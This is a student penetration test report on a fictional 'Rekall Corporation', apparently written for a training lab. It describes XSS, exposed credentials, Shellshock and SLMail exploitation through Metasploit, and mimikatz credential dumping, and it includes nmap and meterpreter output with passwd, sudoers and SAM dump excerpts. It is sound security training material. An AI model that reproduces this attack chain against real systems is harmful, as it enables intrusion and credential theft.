Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Contact Information

Company Name	C.H Cyber
Contact Name	Chase Hancock
Contact Title	Pen Tester

Document History

Version	Date	Author(s)	Comments
001	01-19-2024	Chase Hancock	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

Critical: Immediate threat to key business processes.
High: Indirect threat to key business processes/threat to secondary business processes.
Medium: Indirect or partial threat to business processes.
Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
Informational: No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- High-level summary of strengths here
- Most of Web Application has input validation
- Several different Apache exploitation in Metasploit were unsuccessful
-

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- High-level summary of weaknesses here
- Web Application is vulnerable to several different XSS
- Credentials can be found in HTML source code
- Credentials can be found while doing IP lookup
- Apache servers are not up to date, being vulnerable to several different exploits
- Open ports allow file enumeration and unauthorized access
- SLMail server is outdated leaving it vulnerable to several exploits


Executive Summary

[Provide a narrative summary of your steps and findings, including screenshots. It's fine to mention specifics (e.g., used Metasploit to exploit a vulnerable version of DistCC), but do not get too technical in these specifics. This should be an A–Z summary of your assessment.]


Over the course of completing this penetration test for Rekall Corporation, we were able to find many vulnerabilities across their web application, their Linux system, and multiple Window systems throughout their network. Many of these vulnerabilities can lead to root access for malicious users.

I. Web Application


Rekall Corp's web application had several different vulnerabilities to XSS (Cross-Site Scripting). One of the XSS vulnerabilities can be found on the comments page, allowing the user to possibly put in a malicious script.



Another XSS vulnerability was found within the home page.



We were also able to discover admin credentials in the HTML source code.




II. Linux System

At the start of the penetration test of Rekall Corporation's Linux system, we began with an NMAP scan allowing us to discover multiple hosts and open ports among the internal network (see figure below).

```
┌──(root💀kali)-[~/Desktop]
└─# nmap 192.168.13.1/24
Starting Nmap 7.92 ( https://nmap.org ) at 2024-01-17 20:51 EST
Nmap scan report for 192.168.13.10
Host is up (0.0000070s latency).
Not shown: 998 closed tcp ports (reset)
PORT     STATE SERVICE
8009/tcp open  ajp13
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0A (Unknown)

Nmap scan report for 192.168.13.11
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0B (Unknown)

Nmap scan report for 192.168.13.12
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
MAC Address: 02:42:C0:A8:0D:0C (Unknown)

Nmap scan report for 192.168.13.13
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
80/tcp open  http
MAC Address: 02:42:C0:A8:0D:0D (Unknown)

Nmap scan report for 192.168.13.14
Host is up (0.0000070s latency).
Not shown: 999 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
MAC Address: 02:42:C0:A8:0D:0E (Unknown)

Nmap scan report for 192.168.13.1
Host is up (0.0000060s latency).
Not shown: 996 closed tcp ports (reset)
PORT      STATE    SERVICE
5901/tcp  open     vnc-1
6001/tcp  open     X11:1
10000/tcp filtered snet-sensor-mgmt
10001/tcp filtered scp-config

Nmap done: 256 IP addresses (6 hosts up) scanned in 21.49 seconds
```

After completing the NMAP scan we used Nessus to scan for any vulnerabilities with the host. We determined that the host had not updated its Apache Struts service (as seen below) which we can use Metasploit to target the host Apache services.




We were able to successfully exploit the machine by using a “Shellshock” exploit in Metasploit by still targeting Apache services. By gaining access, we were able to traverse through the machine having access to sensitive files such as the passwd file. We also had access to the sudoer group.


```
meterpreter > cat passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:x:100:101::/var/lib/libuuid:
syslog:x:101:104::/home/syslog:/bin/false
flag9-wudks8f7sd:x:1000:1000::/home/flag9-wudks8f7sd:
alice:x:1001:1001::/home/alice:
meterpreter >
```

```
meterpreter > cat sudoers
#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/snap/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Members of the admin group may gain root privileges
%admin ALL=(ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d
flag8-9dnx5shdf5 ALL=(ALL:ALL) /usr/bin/less
meterpreter >
```


III. Windows System

Through a basic online search of Rekall Corporation we were able to find a GitHub repository that contained a user's credentials. These credentials were then broken using john, allowing us access to the Windows 10 host.





Once again, by using Metasploit we were able to successfully gain root access to the Windows 10 host by targeting SLMail service. From there we were able to traverse the machine and find several vulnerabilities.



(One of the vulnerabilities)

While in the same system we were able to get more user credentials by using Kiwi. By gathering these credentials we were able to traverse more machines throughout the subnet, eventually leading

to us having full access to the domain controller.

```
meterpreter > load kiwi
Loading extension kiwi...
  .#####.   mimikatz 2.2.0 20191125 (x86/windows)
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX            ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com  ***/

[!] Loaded x86 Kiwi on an x64 architecture.

Success.
meterpreter > lsa_dump_sam
[+] Running as SYSTEM
[*] Dumping SAM
Domain : WIN10
SysKey : 5746a193a13db189e63aa2583949573f
Local SID : S-1-5-21-2013923347-1975745772-2428795772
```

(Kiwi lsa dump, gaining more credentials)

Summary Vulnerability Overview

Vulnerability	Severity
XSS Stored	Med
Admin User Credentials Exposure via HTML source code	Critical
Nessus Scan (Apache Struts)	Critical
NMAP Scan (IP visible)	Critical
Shellshock (Port 80)	Critical
SLMail Exploit (Port 110)	Critical
Kiwi lsa dump	Critical
Certificate Search via crt.sh	Med
User Credential Exposure via Github Repository	Critical
Port 21 Open	High


The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	192.168.14.35 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 172.22.117.20
Ports	21 22 80 110


Exploitation Risk	Total

Critical	7
High	1
Medium	2
Low	0

Vulnerability Findings


Vulnerability 1	Findings
Title	Stored XSS
Type (Web app / Linux OS / WIndows OS)	Web Application
Risk Rating	Medium
Description	Found while accessing the comments page, allowing user to insert malicious scripts
Images	
Affected Hosts	192.168.14.35
Remediation	Add XSS protection by adding input validation

Vulnerability 2	Findings
Title	Admin User Credential Exposure
Type (Web app / Linux OS / WIndows OS)	Web Application

